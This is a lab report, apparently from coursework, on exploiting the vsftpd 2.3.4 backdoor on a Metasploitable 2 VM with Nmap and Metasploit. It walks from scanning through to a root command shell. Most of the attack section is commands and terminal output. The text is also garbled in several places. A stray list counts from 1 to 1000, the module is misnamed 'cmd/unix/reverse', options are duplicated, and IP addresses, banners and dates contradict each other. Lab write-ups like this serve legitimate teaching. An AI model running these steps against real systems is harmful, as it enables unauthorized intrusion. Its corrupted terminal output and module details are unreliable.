

Metasploit Based Vulnerability Assessment and Exploitation in a Controlled Lab Environment

Introduction

Penetration testing is an essential process in cybersecurity used to identify vulnerabilities and security weaknesses in computer systems and networks. Organizations use security testing tools to evaluate their infrastructure and protect sensitive data from unauthorized access.

Metasploit Framework is one of the most powerful penetration testing tools used for vulnerability scanning, exploitation, and post-exploitation activities. It helps security professionals simulate real-world cyber attacks in a controlled environment to analyze system security.

In this project, a virtual lab environment is created using VirtualBox with Kali Linux as the attacker machine and Metasploitable as the vulnerable target machine. Various security testing steps such as network scanning, vulnerability detection, exploit execution, and privilege verification are performed to demonstrate how attacks occur and how systems can be compromised.

The objective of this experiment is to understand attack methodologies and improve defensive security mechanisms by analyzing system weaknesses in a controlled and ethical environment.

Objectives

The main objectives of this project are:

1. To understand the fundamentals of penetration testing.
2. To set up a virtual lab environment using Kali Linux and Metasploitable.
3. To perform network scanning and service enumeration using Nmap.
4. To identify vulnerable services running on the target system.
5. To use Metasploit Framework to exploit identified vulnerabilities.
6. To establish a remote session with the target machine.
7. To verify system access and analyze security weaknesses.
8. To understand the importance of securing systems against cyber attacks.

Tools and Technologies Used

- VirtualBox (Virtualization Platform)
- Kali Linux (Attacker Machine)
- Metasploitable 2 (Vulnerable Target Machine)
- Nmap (Network Scanning Tool)
- Metasploit Framework (Exploitation Tool)
- FTP Service (vsFTPd 2.3.4)


Methodology

The project was carried out in a controlled virtual lab environment. The following procedure was followed:

1. Virtual machines were configured in a host-only network.
2. The target machine IP address was identified.
3. Network connectivity was verified using ping command.
4. Open ports and services were identified using Nmap scanning.
5. Vulnerable services were analyzed.
6. Appropriate exploit modules were selected in Metasploit.
7. The exploit was executed against the target system.
8. A shell session was established.
9. Post-exploitation commands were executed to verify system access.

Working Steps

- Open **VirtualBox** application.
- Start the following virtual machines:
 - Kali Linux (Attacker Machine)
 - Metasploitable 2 (Target Machine)
- Ensure both machines are configured with **Host-Only Network Adapter** for communication.
- Wait until both machines boot successfully.



Step 2: Verify Network Connectivity by Ping

🔗 Objective:


To verify communication between attacker machine (Kali Linux) and target machine (Metasploitable) using the ping command.

🔗 Procedure:

- Open Kali Linux terminal.
- Ping the target machine IP address to check network connectivity.

🔗 Command Used:

```
ping 192.168.56.102
```




Step 3: Check Metasploit Framework Status

Objective:

To verify whether the Metasploit Framework service and environment are functioning properly before performing exploitation.

Procedure:

- Open Kali Linux terminal.
- Launch Metasploit Framework.
- Check framework status and confirm it is running correctly.



```
kali@kali:~$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data:
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=6.59 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=3.82 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=1.90 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=1.03 ms
^C
--- 192.168.56.102 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3061ms
rtt min/avg/max/mdev = 1.028/3.333/6.593/2.135 ms

kali@kali:~$ msfconsole -q
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf >
```

Step 4: Port Scanning and FTP Service Detection Using Nmap

Objective:

To identify open ports and detect running services on the target machine using Nmap, with special focus on the FTP service.

- Open Kali Linux terminal.
- Perform network scan on the target IP address.
- Identify open ports and service versions.
- Verify whether FTP port (21) is open.


```
nmap -p 21 -sV 192.168.56.102
```

```

kali@kali ~$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data:
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.872 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=4.01 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=2.23 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=4.28 ms
^C
  -- 192.168.56.102 ping statistics --
  4 packets transmitted, 4 received, 0% packet loss, time 301ms
 rtt min/avg/max/mdev = 0.872/2.849/4.283/1.387 ms

kali@kali ~$ msfconsole -q
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf > exit

kali@kali ~$ nmap -sV -p 21 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 08:17 EST
Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:7B:CC:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds

kali@kali ~$
```

Step 5: Exploit Selection and Vulnerability Search (vsFTPD)

To identify and select a suitable exploit module for the detected vulnerable FTP service (vsFTPD).


Procedure:

- Open Metasploit Framework.
 - Search for vulnerabilities related to vsFTPD service.
 - Select appropriate exploit module.
 - Configure target IP address.
-

Commands Used:

 Search Exploit:

search vsftpd



```
Session 1 Terminal Emulator
Use the command line

kali@kali:~$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data:
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.872 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=4.01 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=2.23 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=4.28 ms
^C
--- 192.168.56.102 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3011ms
rtt min/avg/max/mdev = 0.872/2.849/4.283/1.387 ms

kali@kali:~$ msfconsole -q
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf > exit

kali@kali:~$ nmap -sV -p 21 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 08:17 EST
Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:7B:CC:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds

kali@kali:~$ msfconsole -q
msf > search vsftpd

Matching Modules
```

Step 5 (Continued): Configure Target IP and Execute Exploit

Objective:

To configure the target IP address in Metasploit and execute the selected exploit against the vulnerable FTP service.

```
set RHOSTS 192.168.56.xxx
```



```
show options
```



```

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000

```

Step 6: Payload Selection and Exploit Execution Result

To select an appropriate payload and execute the exploit to establish a connection with the target system.

Procedure:

- After selecting the exploit module.
 - View available payloads.
 - Set the desired payload.
 - Configure required parameters.
 - Execute the exploit.
-

Commands Used:

 View Payload Options:
show payloads

 Set Payload:


Example:

```
set PAYLOAD cmd/unix/reverse
```

 Run Exploit:
run

OR

Exploit



```
Session Actions Edit View Help
View the full module info with the info, or info -d command.
msf exploit(cmd/unix/reverse) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(cmd/unix/reverse) > show payloads

Compatible Payloads

# Name                               Disclosure Date  Rank  Check  Description
- - - - -
0 payload/cmd/unix/reverse            .              normal No    Unix Command, Interact with Established Connection

msf exploit(cmd/unix/reverse) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(cmd/unix/reverse) > show options

Module options (exploit/cmd/unix/reverse):

Name      Current Setting  Required  Description
- - - - -
CHOST      192.168.56.102  no        The local client address
CHOST     192.168.56.102  no        The local client port
Proxies    no              no        A proxy chain of format type:host:port[,type:host:port,...]. Supported proxies: http, socks, http, socks, socks
RHOSTS     192.168.56.102  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21              yes       The target port (TCP)

Exploit target:


id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
msf exploit(cmd/unix/reverse) > exploit
[*] 192.168.56.102/21 - Banner: 220 (csh 2.2.4)
[*] 192.168.56.102/21 - User: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(cmd/unix/reverse) > exploit
[*] 192.168.56.102/21 - The port used by the backdoor bind listener is already open
[*] 192.168.56.102/21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102/4349 => 192.168.56.102/6200) at 2020-02-26 00:23:31 -0500
```


Result:

The exploit was successfully executed and a remote shell session was established with the target system.

The system access was verified using post-exploitation commands such as `whoami`.



```
Session Actions Edit View Help
Hostname metasploitable
ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:7b:cc:9f
          inet addr: 192.168.56.182  Bcast: 192.168.56.255  Mask: 255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7b:cc9f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:180 errors:0 dropped:0 overruns:0 frame:0
          TX packets:205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0  queue:0len:1000
          RX bytes:28609 (28.1 KB)  TX bytes:25652 (25.4 KB)
          Base address: 0x0000 Memory: f0200000-f0220000

to
link encap:Local Loopback
inet addr: 127.0.0.1  Mask: 255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING  MTU:65536  Metric:1
RX packets:314 errors:0 dropped:0 overruns:0 frame:0
TX packets:314 errors:0 dropped:0 overruns:0 carrier:0
collisions:0  queue:0len:0
RX bytes:128645 (125.6 KB)  TX bytes:128645 (125.6 KB)

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost-found
media
mnt
mmap.out
opt
proc
root
sbin
srv
tmp
usr
var
vmtoolsd
```

Conclusion

This project demonstrated the practical implementation of penetration testing using the Metasploit Framework in a controlled virtual lab environment. The experiment involved setting up virtual machines, performing network scanning using Nmap, identifying vulnerable services, selecting appropriate exploit modules, and establishing a remote shell session with the target system.

The results show how misconfigured services and outdated software versions can lead to unauthorized access and system compromise. Through this practical demonstration, the importance of vulnerability assessment, secure configuration, and regular patch management has been highlighted.

This project enhances understanding of real-world cyber attack methodologies and strengthens defensive security awareness by showcasing how attackers exploit system vulnerabilities and how such risks can be mitigated.